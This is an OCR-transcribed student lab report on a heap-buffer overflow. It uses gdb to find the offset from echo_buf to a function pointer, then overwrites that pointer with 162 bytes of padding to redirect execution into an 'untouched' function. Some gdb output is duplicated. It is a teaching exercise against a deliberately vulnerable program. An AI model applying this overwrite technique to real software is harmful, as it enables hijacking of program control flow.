
Maximiliano Brizzio
CS-576
Lab 9 - Heap-buffer Overflow

To begin, I want to find the amount of bytes between echo_buf and ptrs->fun, the address of the untouched function, and the top of the stack when do_echo is executing.


First, I used gdb to set a breakpoint at the do_echo function. Once there, I check where the top of the stack is using **p $rsp**. Next, I run the command **x/60xw echo_buf** which shows me where echo_buf starts. It is not shown but I run the same command for the ptrs struct (**x/60xw ptrs**). From this, I use the expression 4ad7d0 + x = 4ad878 (even though ptrs starts at 4ad878, the first item in it is a long we don't need so I skip an extra 8 bytes). This expression yields x = 168 bytes (more on this later).



```
   0×4017be <do_echo+4>:        movzx  edx,BYTE PTR [rdi]
   0×4017c1 <do_echo+7>:        cmp    dl,0×a
   0×4017c4 <do_echo+10>:       je     0×40181a <do_echo+96>
   0×4017c6 <do_echo+12>:       mov    eax,0×6
[-----------------------------------stack-----------------------------------]
0000| 0×7fffffffdb38 —→ 0×4018a3 (<main+130>:  mov    edx,0×200)
0008| 0×7fffffffdb40 —→ 0×a4141414141 ('AAAAA\n')
0016| 0×7fffffffdb48 —→ 0×68308f53
0024| 0×7fffffffdb50 —→ 0×7ffff7ffd1a0 (push   rdx)
0032| 0×7fffffffdb58 —→ 0×7ffff7ffd1c8 (add    BYTE PTR [rax],al)
0040| 0×7fffffffdb60 —→ 0×7fffffffdc14 —→ 0×0
0048| 0×7fffffffdb68 —→ 0×45999a (<do_lookup_x+954>:   add    rsp,0×30)
0056| 0×7fffffffdb70 —→ 0×4
[---------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, do_echo (str=str@entry=0×7fffffffdb40 "AAAAA\n") at heap.c:32
32      {
gdb-peda$ p $rsp
$1 = (void *) 0×7fffffffdb38
gdb-peda$ Quit
gdb-peda$ x/60xw echo_buf
0×4ad7d0:       0×6f686365      0×0000203a      0×00000000      0×00000000
0×4ad7e0:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad7f0:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad800:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad810:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad820:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad830:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad840:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad850:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad860:       0×00000000      0×00000000      0×00000021      0×00000000
0×4ad870:       0×00000000      0×00000000      0×004a6210      0×00000000
0×4ad880:       0×6b8b4567      0×00000000      0×00020781      0×00000000
0×4ad890:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad8a0:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad8b0:       0×00000000      0×00000000      0×00000000      0×00000000
gdb-peda$ 
```


Next, I find the address of untouched simply by running the command **info address untouched** which as you see below, gives the address.



```
   0×4017c4 <do_echo+10>:       je     0×40181a <do_echo+96>
   0×4017c6 <do_echo+12>:       mov    eax,0×6
[-----------------------------------stack-----------------------------------]
0000| 0×7fffffffdb38 —→ 0×4018a3 (<main+130>:  mov    edx,0×200)
0008| 0×7fffffffdb40 —→ 0×a4141414141 ('AAAAA\n')
0016| 0×7fffffffdb48 —→ 0×68308f53
0024| 0×7fffffffdb50 —→ 0×7ffff7ffd1a0 (push   rdx)
0032| 0×7fffffffdb58 —→ 0×7ffff7ffd1c8 (add    BYTE PTR [rax],al)
0040| 0×7fffffffdb60 —→ 0×7fffffffdc14 —→ 0×0
0048| 0×7fffffffdb68 —→ 0×45999a (<do_lookup_x+954>:   add    rsp,0×30)
0056| 0×7fffffffdb70 —→ 0×4
[---------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, do_echo (str=str@entry=0×7fffffffdb40 "AAAAA\n") at heap.c:32
32      {
gdb-peda$ p $rsp
$1 = (void *) 0×7fffffffdb38
gdb-peda$ Quit
gdb-peda$ x/60xw echo_buf
0×4ad7d0:       0×6f686365      0×0000203a      0×00000000      0×00000000
0×4ad7e0:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad7f0:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad800:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad810:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad820:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad830:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad840:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad850:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad860:       0×00000000      0×00000000      0×00000021      0×00000000
0×4ad870:       0×00000000      0×00000000      0×004a6210      0×00000000
0×4ad880:       0×6b8b4567      0×00000000      0×00020781      0×00000000
0×4ad890:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad8a0:       0×00000000      0×00000000      0×00000000      0×00000000
0×4ad8b0:       0×00000000      0×00000000      0×00000000      0×00000000
gdb-peda$ info address untouched
Symbol "untouched" is a function at address 0×4017a5.
gdb-peda$ 
```

Now that I have all of the necessary information, I run exploit.py to generate my payload and run gdb using it. The problem is that with a byte offset of 168, I am moving too far into the ptrs struct and accidentally putting the address of untouched past where it needs to be. With some trial and error, using an offset of 162 bytes worked and as you can see below, I successfully entered the untouched function:



```
heap.c
struct heap_ptrs *ptrs;
long last_num = 0;


void untouched(void)
{
        int r;
;
        printf("You shouldn't be here.\n");

        return;
}


void do_echo(const char *str)
{
        int i;

        for (i = 6; *str ≠ '\n'; i++) {
                echo_buf[i] = *str++;
        }
        echo_buf[i] = '\0';
native process 30559 In: untouched                                                                 L27   PC: 0×4017b9
gdb-peda$ c        0000| 0×7fffffffdb40 ('A' <repeats 162 times>, "8\333\377\377\377\177")
0008| 0×7fffffffdb48 ('A' <repeats 154 times>, "8\333\377\377\377\177")
0016| 0×7fffffffdb50 ('A' <repeats 146 times>, "8\333\377\377\377\177")AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8◆◆◆◆
0024| 0×7fffffffdb58 ('A' <repeats 138 times>, "8\333\377\377\377\177")                                                    You
0032| 0×7fffffffdb60 ('A' <repeats 130 times>, "8\333\377\377\377\177")
0040| 0×7fffffffdb68 ('A' <repeats 122 times>, "8\333\377\377\377\177")
0048| 0×7fffffffdb70 ('A' <repeats 114 times>, "8\333\377\377\377\177")
0056| 0×7fffffffdb78 ('A' <repeats 106 times>, "8\333\377\377\377\177")
[──────────────────────────────────────────────────────────────────────────────]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×00000000004017b9 in untouched () at heap.c:27
gdb-peda$ 
```